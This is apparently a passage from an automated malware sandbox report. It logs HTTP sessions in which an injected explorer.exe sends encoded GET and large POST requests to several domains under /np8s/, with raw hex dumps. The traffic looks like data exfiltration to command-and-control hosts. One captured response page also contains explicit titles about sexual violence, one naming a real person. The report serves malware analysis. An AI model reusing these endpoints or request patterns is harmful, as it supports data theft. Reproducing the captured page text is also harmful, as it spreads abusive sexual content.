38 4d 33 30 67 39 2d 39 4b 69 79 65 6c 6b 54 7e 66 65 74 76 63 61 75 7a 53 6d 4c 43 55 57 41 37 6f 72 44 63 41 7e 43 6d 4f 4d 49 6d 38 35 63 7a 30 61 37 33 53 47 50 58 5f 48 66 39 46 6f 63 50 2d 59 6b 72 61 28 71 35 77 4c 59 78 54 6f 78 70 6e 75 45 4e 76 48 72 42 58 4d 62 4e 73 56 67 57 6e 7a 35 4a 63 53 65 38 45 47 6c 38 4f 31 39 6b 6e 49 35 72 54 34 66 37 39 56 6e 72 69 31 55 4b 5a 33 52 41 64 4c 5a 4c 5a 63 2d 7a 6f 73 56 6c 47 6b 53 53 54 34 47 61 37 46 59 6d 59 52 59 42 73 53 6d 49 42 63 53 72 71 46 53 78 4c 4b 5a 63 63 28 34 6f 38 33 6e 70 56 50 6d 76 54 43 4e 47 6d 69 56 64 39 38 68 75 4a 36 52 4a 74 37 4e 46 31 46 70 4a 48 71 73 41 63 71 73 39 41 44 6f 4a 31 61 52 49 79 53 33 56 42 58 43 64 6e 67 7a 35 43 56 61 4a 63 4c 55 77 4a 68 6c 57 63 38 38 56 53 41 39 34 75 33 78 75 79 50 67 64 52 46 69 73 42 63 6f 59 44 79 79 67 79 49 53 43 36 59 34 70 77 69 39 30 66 71 4d 64 56 43 37 44 45 41 74 53 78 70 49 58 6f 77 64 6c 77 49 4d 55 6b 30 6f 6b 42 42 5f 69 72 34 41 63 50 52 7a 52 64 4e 56 6a 64 31 77 54 44 4d 31 51 79 28 57 35 67 6d 4d 51 54 53 56 46 5a 4e 68 61 63 66 6f 54 7a 39 76 75 63 59 55 56 6b 4c 4f 5a 6e 51 5a 48 56 55 4e 49 47 73 77 68 61 4d 65 50 43 32 63 77 2d 55 63 6f 63 77 59 30 35 73 58 76 32 72 53 73 6a 6b 2d 49 72 53 4e 69 49 47 34 62 48 61 33 56 70 72 5a 31 63 37 5f 43 6e 33 57 49 67 53 6d 42 38 48 37 54 58 6a 64 6d 4d 32 63 46 46 34 64 6f 4c 67 6c 4e 6d 47 63 47 2d 5a 4a 35 4f 65 5f 66 63 57 54 55 4a 4a 5a 46 49 51 6f 4b 72 79 48 35 70 71 6e 4c 64 74 78 46 6d 6a 4d 38 33 42 52 36 63 6f 46 4e 65 6a 54 78 51 77 64 68 6f 54 72 75 6d 28 56 30 73 4c 6e 36 78 63 38 41 4a 57 47 49 4a 72 51 34 54 4c 68 4d 54 70 54 50 6e 4d 39 4e 34 38 68 56 56 4a 5f 30 5f 77 63 74 4e 54 72 7e 57 35 71 57 49 33 4a 58 6b 31 35 5a 53 52 4c 4c 72 66 39 37 48 68 71 71 67 34 57 46 4c 69 47 45 72 47 68 45 77 4e 51 39 65 36 77 37 77 74 73 41 2d 53 62 4b 59 69 54 42 47 46 35 47 5a 53 64 73 45 42 5a 58 71 53 45 51 64 51 67 38 44 28 4a 71 46 32 52 45 68 78 57 4b 66 68 33 38 36 73 74 45 4d 35 51 48 49 62 70 37 63 66 34 6d 76 66 35 49 41 31 54 4f 6b 70 53 4b 47 71 79 48 4b 49 56 6f 48 32 75 51 31 52 77 45 66 54 6b 75 42 33 38 73 41 4a 50 73 38 68 4d 79 65 35 71 54 6a 6b 6a 73 33 45 4c 7a 50 65 67 4a 49 5a 58 34 4d 58 75 36 58 68 4d 78 6e 48 38 32 58 6d 63 47 65 73 48 6e 77 70 67 59 76 34 4e 47 66 78 44 68 73 61 67 6c 37 77 4d 38 46 7a 63 Data Ascii: 3fk4oN=IdSGzFnZ14tVqFh2ixzMtSMP35yG(CwQNPBXahJBzwr-Tf7b9EcM6P8D0Fu55sxhbbIET_K 2hFWmij(yAD5XqIDoUDR_vi8oaKQrgl~Qm961J-Bev18Hnpk8StfJyKsLoozPEZ42unwRTczmb6hsUTR5WGsJAMKn4 bOm0zeVO2HZ4OZQO-qgEC2wojSd74lhVLlxyjfZNZzcDHXp8wl1puHAglO07zR8z85Cq9H0fgnf68aF8HidCBAVItS aCRsWffU1d_LIxs~TXWz4bmzyDPvrfI6A3-eqw9Vjd-~qhXMwLiegR-8UsbeILJZPrrojqRWs~MFGbk8TAvgyq1CXb BEPcavWi55wtdvVk8xa6MEriAl5Yx0dguHT67(SCDAJSpbrlStm1DBeDTScUeg5T35-NJHQAz9Xh2SCOhYsEHm_qJk Y~8CWyf1HBaZ0LaNEfU2O(D(tTG44chz5ht3QzQaoj6bYtLRff1w-9DoPXIzsSZMxpc3XCNuDI0PIQKhCI3cZNCzbr 1QwyGn1WaMxu_iYUOYPsStLr0Mw~8(AKqFgqHJNRsFjT9ZF18M30g9-9KiyeIkT~fetvcauzSmLCUWA7orDcA~CmOM Im85cz0a73SGPX_Hf9FocP-Ykra(q5wLYxToxpnuENvHrBXMbNsVgWnz5JcSe8EGl8O19knI5rT4f79Vnri1UKZ3RA dLZLZc-zosVlGkSST4Ga7FYmYRYBsSmIBcSrqFSxLKZcc(4o83npVPmvTCNGmiVd98huJ6RJt7NF1FpJHqsAcqs9AD oJ1aRlyS3VBXCdngz5CVaJcLUwJhlWc88VSA94u3xuyPgdRFisBcoYDyygyISC6Y4pwi90fqMdVC7DEAtSxpIXowdl wIMUk0okBB_ir4AcPRzRdNVjd1wTDM1Qy(W5gmMQTSVFZNhacfoTz9vucYUVkLOZnQZHVUNlGswhaMePC2cw- UcocwY05sXv2rSsjk-IrSNiIG4bHa3VprZ1c7_Cn3WIgSmB8H7TXjdmM2cFF4doLglNmGcG-ZJ5Oe_fcWTUJJZFIQoKryH5 pqnLdtxFmjM83BR6coFNejTxQwdhoTrum(V0sLn6xc8AJWGIJrQ4TLhMTpTPnM9N48hVVJ_0_wctNTr~W5qWI3JXk1 5ZSRLLrf97Hhqqg4WFLiGErGhEwNQ9e6w7wtsA-SbKYiTBGF5GZSdsEBZXqSEQdQg8D(JqF2REhxWKfh386stEM5QH Ibp7cf4mvf5IA1TOkpSKGqyHKIVoH2uQ1RwEfTkuB38sAJPs8hMye5qTjkjs3ELzPegJIZX4MXu6XhMxnH82XmcGes HnwpgYv4NGfxDhsagl7wM8FzcqeBbfifQ45YSyY~fnkyJ4OBCihS38-91kcHz0hRMaJNvPl1z(JMUnJ48JG100kpXd YzQoAsKyoub0RQ26yR13f~7BA6EfC~XD55dK83Rc4J9nFUkT_d7M_c7H6Nf3uWLTt94wtl6Qeb3txnvrljQwvHiEZe v3cH6e42w3wPkeVdRH0CNKNqShaFqjmuK6oxYLjoY0bsuNPFGvA~mcjltWAEkFD1k3uHcemLa1VIv7o3eW2lLhWnoU MhfM2PCT9rzRmmFxw(7nbCg4iDks07_XvTvWedQpWDlrWvbvQpoB1Spe7~_TPFnR0poOprrSx2b4D0o2MrQDYjfmyD DXVr5NHO84DMRLSLSyWvgK1DZEYtoAdqk0JKpgdykMJJ7jQxJOjxhJne2b8cHyAHmQ2N9draPSTQMkVJJdZNDT7ht2 WijL5s_Zp7LNToTzVV2HcoCoVfM7JqML8ALk4hij8X5ypg7xMw1Um1dmuZ0j-lxYn04fBYJjyHmJcYtg1HwScq1yI4 u7re5dwBf0zuOmX1XupQhchBaxrjjumv9hVUiUxUvyQRb70wpt63eJtlYjTjEo9DyUHkjXikoIGoIMmzJjrq7Fl2Bp wa8JGOug4wnQzF6WepfiFu4faXFZjwmSAkz~xo2p6apFpZmieuW5WN5rxJJla2lKNRwUT2GdrlnbPsOn7Dqu8cAHQ(2v8aKgNQ9ft7MuZWZkCDltCG6Hp7aw3NoVT~plSMuxYUp2oESe8PdrFvtybWnpYFmHkHywgq1OSC38wiYtaa0SwW-S F33TT8BUREN8OwMFlw4tI3csqM5FWy-oVdBAXFsehw_SsDkVJsQYqfpahiTEq8A4GGIXvQ8J9dXGbl-xwjHujawbcr 5g3elsBcTXmEG5O8C9psKMOL_I21Lq4G-a98cPhq3cFLb6Jmi7nzHE8PxQD9hHKE7(UKJ2rZhxcZtVNtSgx2yWZ6B(mIc1q~fyUqAdPOOZaB5SFzjygtZLDX_bzq0p_1cTZo3VPy1KVslMmD77ViQqX2fHslMUHi-zUDCbaSohmkfv0zA5Mx smm0lKKA2KIXLdgcLEIS6dCjEX_pWbYaYby8RT7qR5iDv8C9qGfpQX3q5rZUvnACOmtDPGDDow9P6mrlCl1Wu2WiE3 I7ebfJEU_Qm7Sc8A6fReDBou-Y_TjgiR4NFJRAoNWCecX0gRROPrB5ZtRC5m6X82reLSlIMaIygKQbL~-EgNukQlWT WFJD1iCgmPECYU9RU(-FJt8Zj~TD1XcBrboIq30eFmauU5NIfsz2aOGJFgI3E9Y7u0zX3uUsyXArag0EfxORFyUpX4 GpOrr1JxcHiwrhtkzG7P5GURks-3OJauAdIajLxKtwn2nVKJ5UkVj(IT90o5lbVKjzhzAhwLWPWkWE4eJ2fbEx33Ke kSWmIDBdRfQAVLOJKGcoPkqQn7V631nTM~bRm8jM8X5UvPYPaApBYe6wZ8XnRHR5R(55g(NED1IZFGEP ihUt72GhpFqsjz2Y2TeUhl0yX6euSzqaDMdfTid7dZqa5UWGZYSCd35lQDMk3yBDBTUhr6AzeRCcTK-PKKL6gljrTb RZBRJn3BIQKkzjs9CNZC5s3Zf5Zr939kzvNKbIvqsjTI3BW(ghXvQ(lC9Y9r0dMJNdRDWbRU0EAO_QHbabzm36Q3ZE GHnQOCU0OxRfisi2pMBEDD6ggDAXDuCzrlfdxBuagDOl2foSWFD1bAEnFIWKgiAlWOQr028ZsT6LiArgn~RDUDBOly NF8KRGumdTzsxe9s6EVf6yGWACTUpCjKPaRbHVmIY6n94(RPnutOvBtM49ZGjbKj9z7sNTamS74U7RKET4SMsdzeUU DB2hV4uqzpCsnngsQrKlK3Xt2ve8BGr7odSdbaFmqSzRj9gqUkCeGEcWXMp2EhfXwB1cHyMc06yhUCJV7mfCOJVrcE he3gVswgB8JGMJdIk2eTa(oay1UjON1Q0pwWiu73T~9blxAPe9Z1CYbAicT1nkIII6Las8YIhZM(8V89DnqstG5Lrd AmX47VDrXCIfRcRSupApFqRvVnBNgj9OIKLf3VNoMzKPsQpF0lZUXlYtb62MdRZW8y_1EDfJjUESUI63Z7cywhaIEQ v5J0Tin4zkEKLtQWmBn3RZBVqhuXJEx1WsYj54OW5DSoNOsC0RpGQgR7TGbwNSLWY(LAzMWUz4V~183G n9Pd6i7NeW6uPTzFOjX2MV91XL65W1etD0B1l8HdrS68HVMy8NSg3AqhC31Ow1qLc1WqEEYfmtNpBmfX1Y4Z3kutgE SXMxVmDibvN3HEGcKF6S-QMisbXab(DGf6nlliJyR9uZM5GsDDUJVOh6oDodYdKh2v1HV10Qj3CO1bnRN7_Dml2JHx YlMEJ4Q7k4D7BBo885YPMyW8dxMMplkHbYaLPuMMBkRQUFgqvymcxYwrgMKtl0Mr6usfuTP6gEFJjghN8S4pfmVjsI G3An9ac8TtAUlGLP3sPnNi3sPSMMw38WOAPhftzJf3t2JzBbgO4ZCGdk-cCky4ZcNevS88qHoH87N8bHyouSkE3Cv384- Att2tTjFPG4BithN6MSHTyxx1XuOBeGv1HTwt_y7TWr3(htiRiCefgEJD1GsxAx8GtzWfyNK9A6YyQ13BvuB5qZ X~pBEKPTsnK92~o4i(uGGV4ATEM2YtdoBRE50OXZx65YhKg~G5xp0LVcpHRAlPJvFmq7

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49785	23.19.171.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:18.677378893 CEST	212	OUT	GET /np8s/?3fk4oN=Hfm8tjP++bF99H8Yixu4yiAA2pucxCUNYZIpJGNk6F/7VNXQ3kF6oq1cnnPYkdM2cMsNINi87w==&Eh=mhUxl HTTP/1.1 Host: www.harmlett.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 19:05:18.885631084 CEST	214	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 17:05:19 GMT Content-Length: 1783 Content-Type: text/html Server: nginx Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 bf a6 ca b2 c3 b5 bf b2 ce ef c1 f7 d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 39 33 30 35 3b 26 23 34 30 36 34 34 3b 26 23 32 34 36 31 35 3b 26 23 32 36 32 39 32 3b 26 23 32 31 31 34 37 3b 26 23 32 34 33 37 38 3b 26 23 32 32 39 30 33 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 2c 26 23 33 30 30 30 37 3b 26 23 32 31 35 31 36 3b 26 23 32 36 37 30 30 3b 26 23 32 35 32 32 36 3b 26 23 32 35 31 30 35 3b 26 23 33 33 31 35 31 3b 26 23 32 35 31 37 31 3b 26 23 32 34 33 32 30 3b 26 23 32 35 37 32 30 3b 26 23 32 31 30 34 30 3b 26 23 33 39 36 34 30 3b 26 23 32 34 33 32 34 3b 26 23 32 30 30 30 34 3b 26 23 32 30 30 31 30 3b 26 23 33 32 36 35 34 3b 26 23 32 39 36 30 39 3b 26 23 32 34 33 32 34 3b 26 23 32 30 30 30 34 3b 26 23 32 30 30 31 30 3b 26 23 32 35 39 34 35 3b 26 23 32 34 30 37 32 3b 2c 26 23 32 30 38 35 31 3b 26 23 32 36 31 39 35 3b 26 23 32 34 34 32 30 3b 26 23 33 36 39 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 39 33 30 35 3b 26 23 34 30 36 34 34 3b 26 23 32 34 36 31 35 3b 26 23 32 36 32 39 32 3b 26 23 32 31 31 34 37 3b 26 23 32 34 33 37 38 3b 26 23 32 32 39 30 33 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 2c 26 23 33 30 30 30 37 3b 26 23 32 31 35 31 36 3b 26 23 32 36 37 30 30 3b 26 23 32 35 32 32 36 3b 26 23 32 35 31 30 35 3b 26 23 33 33 31 35 31 3b 26 23 32 35 31 37 31 3b 26 23 32 34 33 32 30 3b 26 23 32 35 37 32 30 3b 26 23 32 31 30 34 30 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 2c 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 39 36 30 39 3b 26 23 32 34 33 32 34 3b 26 23 32 30 30 30 34 3b 26 23 32 30 30 31 30 3b 26 23 33 32 36 35 34 3b 26 23 32 32 39 31 39 3b 26 23 32 35 39 34 35 3b 26 23 32 34 30 37 32 3b 2c 26 23 32 30 38 35 31 3b 26 23 32 36 31 39 35 3b 26 23 32 34 34 32 30 3b 26 23 33 36 39 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 39 33 30 35 3b 26 23 34 30 36 34 34 3b 26 23 32 34 36 31 35 3b 26 23 32 36 32 39 32 3b 26 23 32 31 31 34 37 3b 26 23 32 34 33 37 38 3b 26 23 32 32 39 30 33 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 2c 26 23 33 30 30 30 37 3b 26 23 32 31 35 31 36 3b 26 23 32 36 37 30 30 3b 26 23 32 35 32 32 36 3b 26 23 32 35 31 30 35 3b 26 23 33 33 31 35 31 3b 26 23 32 35 31 37 31 3b 26 23 32 34 33 32 30 3b 26 23 32 35 37 32 30 3b 26 23 32 31 30 34 30 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 2c 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 39 36 30 39 3b 26 23 32 34 33 32 34 3b 26 23 32 30 30 30 34 3b 26 23 32 30 30 31 30 3b 26 23 33 32 36 35 34 3b 26 23 32 32 39 31 39 3b 26 23 32 35 39 34 35 3b 26 23 32 34 30 37 32 3b 2c 26 23 32 30 38 35 31 3b 26 23 32 36 31 39 35 3b 26 23 32 34 34 32 30 3b 26 23 33 36 39 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 26 23 32 34 33 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>特黄性暴力强奷在线播放,男同桌把我腿打开摸到高潮,交换玩弄两个美妇教师,关晓彤遭强高潮开双腿</title><meta name="keywords" content="特黄性暴力强奷在线播放,男同桌把我腿打开摸到高潮,交换玩弄两个美妇教师,关晓彤遭强高潮开双腿" /><meta name="description" content="特黄性暴力强奷在线播放,男同桌把我腿打开摸到高潮,交换玩弄两个美妇教师,关晓彤遭强高潮&#243

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49788	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:23.985721111 CEST	217	OUT	POST /np8s/ HTTP/1.1 Host: www.brandpay.xyz Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.brandpay.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.brandpay.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 75 69 30 6d 56 38 72 6a 53 34 52 34 67 33 36 53 48 4a 55 72 31 71 39 55 78 4e 73 4a 65 61 6a 30 68 6f 58 49 76 39 48 79 54 46 62 4a 31 44 53 4b 6d 79 38 56 56 63 75 55 78 62 4e 57 7e 67 4c 48 64 78 54 30 28 72 48 34 4e 58 35 56 6c 58 62 5a 42 69 74 34 37 2d 76 6e 44 45 41 57 43 77 50 4b 44 4f 28 67 74 65 48 71 37 56 6f 79 6a 4d 35 45 70 38 68 6f 33 33 7a 62 62 76 45 61 45 2d 42 70 45 36 69 39 48 2d 42 44 6b 74 6e 5f 4c 66 46 68 70 76 31 77 4c 73 62 6a 43 61 43 51 4c 5a 4e 4f 43 64 5a 6c 63 44 71 52 55 41 43 43 58 6a 4e 41 52 7a 63 64 35 54 6e 39 4e 37 4c 41 5a 44 63 39 62 47 34 6b 6b 43 4d 74 4c 76 35 61 67 70 4f 79 42 77 39 45 72 43 68 58 33 46 75 61 54 41 36 52 33 45 37 4b 50 41 57 68 54 37 31 6e 6b 4c 4c 69 6f 35 48 54 49 64 78 2d 4c 63 76 39 48 30 53 6f 74 31 39 4c 4f 61 62 32 48 77 49 51 33 74 37 36 44 6f 77 64 43 58 42 58 47 76 33 49 59 30 36 76 38 77 4b 39 72 6e 32 76 66 41 71 7a 57 71 75 67 6a 6b 63 4e 32 5a 50 74 45 67 54 4f 53 56 37 34 6f 2d 64 4a 49 43 33 61 5a 74 4f 76 6d 64 52 37 53 6e 50 62 52 36 4d 5f 7e 44 56 73 32 43 74 59 52 52 31 4c 52 36 44 61 75 68 4e 36 71 56 56 31 31 31 52 38 61 33 47 46 49 4d 28 78 79 72 6f 77 79 54 68 4c 28 61 79 65 70 4f 61 74 37 30 64 6a 65 70 38 4f 48 77 51 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=ui0mV8rjS4R4g36SHJUr1q9UxNsJeaj0hoXIv9HyTFbJ1DSKmy8VVcuUxbNW~gLHdxT0(rH 4NX5VlXbZBit47-vnDEAWCwPKDO(gteHq7VoyjM5Ep8ho33zbbvEaE-BpE6i9H-BDktn_LfFhpv1wLsbjCaCQLZNOC dZlcDqRUACCXjNARzcd5Tn9N7LAZDc9bG4kkCMtLv5agpOyBw9ErChX3FuaTA6R3E7KPAWhT71nkLLio5HTIdx-Lcv 9H0Sot19LOab2HwIQ3t76DowdCXBXGv3IY06v8wK9rn2vfAqzWqugjkcN2ZPtEgTOSV74o-dJIC3aZtOvmdR7SnPbR 6M_~DVs2CtYRR1LR6DauhN6qVV111R8a3GFIM(xyrowyThL(ayepOat70djep8OHwQ.
May 27, 2022 19:05:24.007113934 CEST	217	IN	HTTP/1.1 410 Gone Server: openresty Date: Fri, 27 May 2022 17:05:23 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 63 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 30 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 62 72 61 6e 64 70 61 79 2e 78 79 7a 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4c <meta http-equiv='refresh' content='0; url=http://www.brandpay.xyz/' />a </head>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49789	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:24.007847071 CEST	230	OUT	POST /np8s/ HTTP/1.1 Host: www.brandpay.xyz Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.brandpay.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.brandpay.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 75 69 30 6d 56 34 71 36 63 6f 39 62 71 48 48 79 4b 61 6c 79 39 2d 42 53 39 64 6f 61 43 75 79 30 6d 63 61 78 73 49 37 68 43 30 6a 54 7e 54 4f 6e 69 7a 6b 7a 56 5a 53 74 38 4a 70 61 35 46 54 45 64 78 4c 57 28 71 48 34 4d 55 35 46 69 78 4b 32 42 41 31 37 34 65 76 62 43 45 41 31 56 69 37 6a 44 4f 37 43 74 65 50 36 34 6d 38 79 6a 76 42 45 67 62 4e 33 6f 48 7a 42 53 4c 6f 38 4a 65 4e 30 45 36 4b 6c 48 38 56 44 6c 64 72 5f 4c 38 64 2d 38 38 74 33 43 63 62 36 48 61 44 4f 46 4a 52 43 43 64 73 41 63 42 4f 52 58 32 36 43 57 79 74 41 55 45 4a 4c 78 44 6e 34 48 62 4c 47 49 7a 51 73 62 47 4d 57 6b 48 31 53 4d 64 6c 61 68 5a 4f 7a 46 6d 39 39 36 42 49 56 31 45 61 39 54 41 47 38 33 56 57 4e 50 42 4b 4e 54 49 63 52 72 4e 66 59 6f 37 71 4f 4f 39 78 36 4d 73 76 6d 48 30 54 41 74 31 38 6f 4f 61 72 32 48 33 73 51 6c 63 4c 36 47 59 77 61 66 48 42 59 4d 50 33 58 63 30 33 65 38 77 69 74 72 6a 69 42 59 32 7e 7a 55 2d 47 67 32 56 63 4d 6a 35 50 76 5a 51 54 69 66 31 37 37 6f 2d 63 65 49 48 62 30 59 63 53 76 6e 49 39 37 65 6c 58 62 43 36 4d 5f 37 44 56 75 39 69 68 49 52 51 52 50 52 37 7a 6b 75 53 68 36 6b 6b 31 31 31 57 4a 38 63 48 47 46 41 73 7e 7a 39 62 56 4b 32 69 34 74 38 72 71 50 31 64 43 4f 34 6a 31 70 45 59 63 4b 66 57 32 31 78 6f 72 7a 51 6a 52 2d 6a 7a 47 35 52 38 6e 78 73 74 77 4d 4a 5a 59 55 54 4a 4c 77 67 48 56 4f 64 4b 52 42 4e 52 66 48 78 74 6e 4e 69 7a 36 66 4c 44 63 54 35 74 41 36 39 42 77 58 39 46 4d 4c 31 43 52 33 43 64 6b 51 7a 6f 75 58 74 57 63 67 78 44 49 4b 4c 6e 4c 4e 42 55 6a 42 58 32 65 78 76 73 78 62 56 62 64 57 70 78 42 77 6f 59 43 53 54 44 7e 35 31 59 53 2d 50 6d 61 53 64 6f 49 46 67 54 37 47 4d 56 6a 46 68 59 67 69 43 68 59 72 5a 50 70 4f 4f 6d 53 33 4e 31 39 64 42 33 6f 69 6c 50 4e 32 43 47 39 47 6d 4b 31 48 68 35 61 41 6b 32 63 6c 6b 52 5a 74 6c 6b 67 41 64 31 37 4a 35 79 42 5a 39 4e 5a 71 68 42 39 65 48 42 77 6f 6f 67 36 7a 51 44 70 33 38 6f 45 33 59 44 6e 77 37 6f 74 42 4c 4e 6d 58 31 4c 4a 71 61 33 73 6e 33 6b 4a 62 41 69 51 76 6a 46 68 39 5f 6e 4b 67 4b 51 76 6d 2d 62 72 34 6c 65 61 30 62 70 67 33 6b 68 55 53 5f 41 63 4e 4f 45 50 56 7a 28 59 33 68 51 37 42 61 65 75 35 76 76 51 44 4a 70 73 6d 2d 58 6e 6f 7a 44 57 77 42 79 6c 38 34 43 47 4e 43 66 32 66 63 36 56 30 46 65 71 77 6e 38 39 46 4a 32 53 37 73 65 58 68 7a 4c 72 75 51 37 78 56 77 32 5a 36 4d 73 73 54 57 4c 5a 47 74 49 37 4f 78 39 66 35 37 33 4e 73 68 4e 61 37 55 49 52 7a 42 68 6c 48 57 4a 4c 45 56 6e 31 43 5f 44 6e 59 55 6f 6a 7a 37 4e 36 39 52 72 6f 4a 79 28 35 33 54 79 50 37 70 48 42 32 4c 30 38 28 48 4a 75 75 67 31 46 48 79 6f 61 41 4b 4a 4f 28 62 41 53 6c 79 75 37 43 52 65 50 46 48 7a 43 47 62 4f 4c 61 59 50 32 49 79 59 50 6b 76 61 52 76 57 47 66 6f 53 49 47 6a 78 6e 30 6c 4a 62 6e 70 46 47 58 31 5a 70 68 41 6c 68 66 5a 67 68 51 50 32 31 64 62 63 4d 4d 31 5f 4b 51 70 6f 48 77

Timestamp	kBytes transferred	Direction	Data
			55 7a 4e 72 41 42 63 69 70 67 4e 33 69 62 31 37 5a 52 4e 4b 45 39 57 68 5a 50 42 62 59 67 38 47 74 69 43 6a 6b 46 6a 62 58 53 63 6c 30 74 57 47 79 68 51 41 62 45 38 66 46 4c 67 78 34 37 61 4a 37 52 65 32 43 38 49 6b 37 4e 7e 45 4f 64 79 75 64 6c 41 71 66 34 51 5a 48 59 48 44 70 33 59 4d 78 50 45 76 50 6d 4f 58 44 44 53 57 45 39 4a 72 31 72 6f 6a 68 56 6d 50 30 59 6a 76 76 78 45 51 75 54 52 48 4f 62 48 72 75 75 33 76 4a 41 7e 70 4d 2d 30 72 7a 46 4f 47 64 69 67 74 38 39 71 64 54 51 70 47 42 39 65 59 64 59 4d 39 38 55 59 47 51 74 6b 4c 51 63 44 71 4b 51 73 57 32 67 49 4e 78 51 76 5f 78 56 49 2d 59 44 72 51 71 55 31 34 56 56 66 69 4e 76 39 36 59 6c 54 4e 58 45 42 68 39 41 36 50 73 75 64 35 35 31 78 4b 73 75 76 44 6a 5a 4a 4c 44 46 72 63 30 62 62 55 4f 35 6f 49 6d 45 56 4b 53 70 62 62 70 68 4b 46 31 33 4e 37 6b 73 4f 6b 65 49 37 41 38 54 6e 2d 55 4b 33 50 6e 69 58 53 4a 73 4f 56 4d 4a 56 56 36 47 76 69 4d 6d 73 64 45 68 4a 59 52 53 72 65 4e 64 35 2d 7e 79 38 79 75 62 34 52 7a 49 35 4f 74 6e 34 42 62 6c 6c 2d 67 52 36 72 4b 4a 63 59 6f 79 4d 57 31 41 28 4f 28 6d 61 68 4f 67 55 6b 74 52 5a 50 4c 39 6a 79 70 45 69 67 4e 51 28 56 69 4e 41 68 7e 30 6a 64 70 45 54 78 53 4b 68 67 76 7a 39 4a 34 33 6c 4a 54 79 64 71 46 68 41 45 71 61 6e 68 6e 6b 78 78 41 44 66 78 6a 6a
Data Ascii: 3fk4oN=ui0mV4q6co9bqHHyKaly9-BS9doaCuy0mcaxsI7hC0jT~TOnizkzVZSt8Jpa5FTEdxLW(qH
4MU5FixK2BA174evbCEA1Vi7jDO7CteP64m8yjvBEgbN3oHzBSLo8JeN0E6KlH8VDldr_L8d-88t3Ccb6HaDOFJRCC
dsAcBORX26CWytAUEJLxDn4HbLGIzQsbGMWkH1SMdlahZOzFm996BIV1Ea9TAG83VWNPBKNTIcRrNfYo
7qOO9x6MsvmH0TAt18oOar2H3sQlcL6GYwafHBYMP3Xc03e8witrjiBY2~zU-Gg2VcMj5PvZQTif177o-ceIHb0YcS
vnl97elXbC6M_7DVu9ihIRQRPR7zkuSh6kk111WJ8cHGFAs~z9bVK2i4t8rqP1dCO4j1pEYcKfW21xorzQjR-jzG5R
